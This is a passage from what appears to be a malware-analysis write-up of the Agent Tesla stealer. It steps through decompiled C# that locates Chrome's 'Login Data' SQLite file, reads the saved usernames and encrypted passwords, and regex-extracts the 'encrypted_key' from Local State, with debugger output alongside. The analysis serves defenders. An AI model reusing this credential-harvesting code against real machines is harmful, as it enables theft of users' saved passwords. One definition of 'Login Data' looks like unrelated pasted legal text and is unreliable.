
- This path points to the "Login Data" file in the "Default" subfolder of the "User Data" folder.
- The "Default" subfolder is typically the main profile folder for Google Chrome. It contains the user's primary browsing data.




It checks for paths if browser is installed or not in the system.



If the directory exists it goes further for enumeration. It gets all the subfolder from the directory to check for **password db** file.



Passwords are stored in login data file with, this file has no extension like “.db” or “.sql”. It is sqlite file but all chromium based browser save it like this “login data”.




```
34              if (File.Exists(text))
35              {
36                  num = 8;
37                  goto IL_59;
38              }
39              goto IL_353;
40              IL_110:
41              if (num == 0)
42              {
43                  num = 1;
44              }
45              if (num != 8)
```

100 %

Locals

Name	Value	Type
iVkaXvA	"Chrome"	string
LajasfbZ	"logins"	string
list2	Count = 0x00000002	System.Collections.Generic.List<s
list	Count = 0x00000000	System.Collections.Generic.List<p
text	@"C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\Login Data"	string

Then it reads the login data file. Login Data means a unique combination of the User's name and a password chosen by the User, stored by the User in a database of the Application, established when creating a User's account through the Application, and/or the User's password automatically generated by the Application.




```
10      public class usmhIQ0SBcG
11      {
12          // Token: 0x06000195 RID: 405 RVA: 0x0001AF24 File Offset: 0x00019124
13          public usmhIQ0SBcG(string baseName)
14          {
15              if (File.Exists(baseName))
16              {
17                  this.db_bytes = this.5JJqvUVR2(baseName);
18                  if (this.db_bytes == null || this.db_bytes.Length < 1)
19                  {
20                      return;
21                  }
22                  if (Encoding.Default.GetString(this.db_bytes, 0, 15).CompareTo("SQLite format 3") != 0)
23                  {
24                      return;
25                  }
26                  if (this.db_bytes[52] != 0)
27                  {
28                      return;
29                  }
30                  this.page_size = (ushort)this.tZYTD3pRn(16, 2);
31                  this.encoding = this.tZYTD3pRn(56, 4);
32                  if (decimal.Compare(new decimal(this.encoding), 0m) == 0)
33                  {
34                      this.encoding = 1UL;
35                  }
36                  this.D3k0elyP7(100UL);
37              }
38          }
39
```

100 %


Locals

Name	Value	Type
this	{ME5HL.usmhIQ0SBcG}	ME5HL.usmhIQ0SBcG
db_bytes	{byte[0x0000A000]}	byte[]
encoding	0x0000000000000000	ulong
field_names	{string[0x00000001]}	string[]
master_table_entries	null	ME5HL.usmhIQ0SBcG.d4RILI5fYk2[
page_size	0x0000	ushort
SQLDataTypeSize	{byte[0x0000000A]}	byte[]
table_entries	null	ME5HL.usmhIQ0SBcG.YFkdJcib[]
baseName	@"C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\Login Data"	string


Login data is a SQLite file so agent tesla fetches all the tables from it.



It targets three things, hostname, username, and password.



It fetches the origin username and password.




```
try
{
    text2 = usmhIQ0SBcG.9hRA(i, "origin_url");
    text3 = usmhIQ0SBcG.9hRA(i, "username_value");
    text4 = usmhIQ0SBcG.9hRA(i, "password_value");
    if (text4.StartsWith("v10") | text4.StartsWith("v11"))
    {
        byte[] array = new byte[0];
        if (text.Contains("Opera Stable") & Directory.Exists(Directory.GetParent(text).FullName))
        {
            array = F0hZpzhM.yieL8J(Directory.GetParent(text).FullName);
        }
        else
        {
            array = F0hZpzhM.yieL8J(Directory.GetParent(text).Parent.FullName);
        }
```

Locals

Name	Value	Type
string.StartsWith returned	true	bool
string.StartsWith returned	false	bool
PYL	@"C:\Users\shaddy\AppData\Local\Google\Chrome\User Data"	string
iVkaXvA	"Chrome"	string
LajasfbZ	"logins"	string
list2	Count = 0x00000002	System.Collections.Generic
list	Count = 0x00000000	System.Collections.Generic
text	@"C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\Login Data"	string
usmhIQ0SBcG	{ME5HL.usmhIQ0SBcG}	ME5HL.usmhIQ0SBcG
text2	"https://host.com/"	string
text3	"username"	string
text4	"v10M\u0010[Ã6Ö"þ"áÖvF]äOÝWüsÁÖ$_2\u001Fw'ŧ›"|"	string
i	0x00000000	int
array	null	byte[]
array2	{string[0x00000002]}	string[]
num2	0x00000000	int
num	0x00000008	int

After getting plain origin, username, and encrypted password. It has two checks for opera it has slightly different way, for rest of browser it uses typical way. Since we are testing it on chrome so we will continue to other than opera browser.




```
try
{
    text2 = usmhIQ0SBcG.9hRA(i, "origin_url");
    text3 = usmhIQ0SBcG.9hRA(i, "username_value");
    text4 = usmhIQ0SBcG.9hRA(i, "password_value");
    if (text4.StartsWith("v10") | text4.StartsWith("v11"))
    {
        byte[] array = new byte[0];
        if (text.Contains("Opera Stable") & Directory.Exists(Directory.GetParent(text).FullName))
        {
            array = F0hZpzhM.yieL8J(Directory.GetParent(text).FullName);
        }
        else
        {
            array = F0hZpzhM.yieL8J(Directory.GetParent(text).Parent.FullName);
        }
```

Locals

Name	Value	Type
string.StartsWith returned	true	bool
string.StartsWith returned	false	bool
PYL	@"C:\Users\shaddy\AppData\Local\Google\Chrome\User Data"	string
iVkaXvA	"Chrome"	string
LajasfbZ	"logins"	string
list2	Count = 0x00000002	System.Collections.Generic
list	Count = 0x00000000	System.Collections.Generic
text	@"C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Default\Login Data"	string
usmhIQ0SBcG	{ME5HL.usmhIQ0SBcG}	ME5HL.usmhIQ0SBcG
text2	"https://host.com/"	string
text3	"username"	string
text4	"v10M\u0010[Ã6Ö"þ"áÖvF]äOÝWüsÁÖ$_2\u001Fw'ŧ›"|"	string
i	0x00000000	int
array	null	byte[]
array2	{string[0x00000002]}	string[]
num2	0x00000000	int
num	0x00000008	int

After getting the encrypted password, agent tesla then requires a key to decrypt this password. All chromium-based browsers saved their encrypted password in the **Local State** file. Agent tesla perform regular expression to fetch the key. This local state is a Json file, so we only need to get the value of “encrypted_key”.



```
IL_3B:
MatchCollection matchCollection = new Regex("\"encrypted_key\":\"(.*?)\"", RegexOptions.Compiled).Matches(File.ReadAllText(text));
foreach (object obj in matchCollection)
{
    Match match = (Match)obj;
    if (match.Success)
    {
        try
        {
            array = Convert.FromBase64String(match.Groups[1].Value);
        }
        catch
        {
            return null;
        }
    }
}
if ((array != null) & (array.Length > 5))
{
```

100 %


Locals

Name	Value	Type
System.IO.File.ReadAllText returned	@"{""autofill"":{""states_data_dir"":""C:\\Users\\shaddy\\AppData\\Local\\Google\\Chrome\\User Data\\AutofillStates\\2020.11.2.164946""},""browse...	string
System.Text.RegularExpressions.Regex.Matches returned	{System.Text.RegularExpressions.MatchCollection}	System.Text.RegularExpressions.M...
v2adsg	@"C:\Users\shaddy\AppData\Local\Google\Chrome\User Data"	string
text	@"C:\Users\shaddy\AppData\Local\Google\Chrome\User Data\Local State"	string
array	{byte[0x00000000]}	byte[]
matchCollection	{System.Text.RegularExpressions.MatchCollection}	System.Text.RegularExpressions.M...
match	null	System.Text.RegularExpressions.M...
array3	null	byte[]
array2	null	byte[]
enumerator	null	System.Collections.IEnumerator
disposable	null	System.IDisposable
num	0x00000003	int
obj	{Decompiler generated variables can't be evaluated}	


Lest explore the local state file and see the agent tesla's Regex on encrypted_key.


```
object ▶ password_manager ▶
  ▶ legacy {1}
  ▶ management {1}
  ▶ network_time {1}
  ▶ optimization_guide {2}
  ▶ origin_trials {1}
  ▼ os_crypt {3}
      app_bound_fixed_data : AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAV2dUga5gVUeLSiqTz
                             /ejqgAAAAACAAAAAAAQZgAAAAEAACAAAADHANHuU7xiigYpGVc+IeTncW4EtQ07y
                             iAGb1w8ewMFygAAAAAOgAAAAIAACAAAABuwxOd1Iql1j+jGZ6+28GCNbFZmtHAZ
                             EQ+EHIXHH6HfWABAACAx/MKU20/y5/nP
                             /bpeIXRcfu2eWDcwQVpocvwlgjoszJ30or+d2Hl
                             /p/MIZY9f0PRS1XAjvbe7SlxewVdZQt
                             /n/qq0LqpRm4gC0mN98VpeWg0Mh+mAlGLHeu4VBQeEzTdmVBSfx5D5ovI+RfpR3Q
                             mZcq
                             /AuNwsrFDiZdRIHBHqWQphoBZfEtGoWWtOJ46lkvv2wYNSbEnEmIWleCU1AAJl8u
                             ib3l8Lr61MQ5sfaR+27Lse896C8ECmKX18bvByP4fWK8B5cVj9Ic5tP+o+imWazn
                             QbOIaAXSyWjGQZwhukG91qcXW8sHozeTY2AJuTpPqRyc0BE
                             /1t+v8YII5WiM3ThWiLlniHd2lXuFbSEgelqE2jhkl
                             /diPbXhCh1Qc490kxoM5tODWSCpv5xbT0vv95alLjCIHHYuhF2t6BpXL17nn5SxM
                             MDPscOEVZoHRYesce7FenGVSr73Ej3o7g5aJQAAAAND
                             /xxDeFJhgwoSP9bAcDBzkEAUlGOt4BjKpB4PjOp8Td8yiQU7c9puRpqe7KLgWkmb
                             18RUU1/CSvya5NxWbIq4=
      audit_enabled : true
      encrypted_key : RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAAPOjTSTzTaRaoV4vqoqr2VEAAAABwAAAB
                      HAG8AbwBnAGwAZQAgAEMAaAByAG8AbQBlAAAAEGYAAAABAAAgAAAAe5f7sma+vyMcQawbqz
                      pPYZr9owX9sEHXHEai1owfPmkAAAAADoAAAACAAAgAAAAi19vH84Pa4rLml9MrEcZGap03
                      e6t7iSgJpqhJMcv21cwAAAAs9Yh+t04/mvVGezcog9Q3gXN48farEKdwPNpGedQO298RMS+
                      9/svrPUvGi5p2E/CQAAAAH+jBb77jAr
                      /o8YOH7j6bnvJJFfqPFNu0IdPDh3nwERCcH9Qq4EzFwR4qgo6dbDYiYE2pA9YC3sSO4o5nO
                      +fbIE=
  ▶ password_manager {3}
  ▶ policy {1}
  ▼ profile {5}
```



Agent Tesla fetches the encrypted_key successfully from local sate after regex as you can see in value.



It then first decode it using base64 encoding.



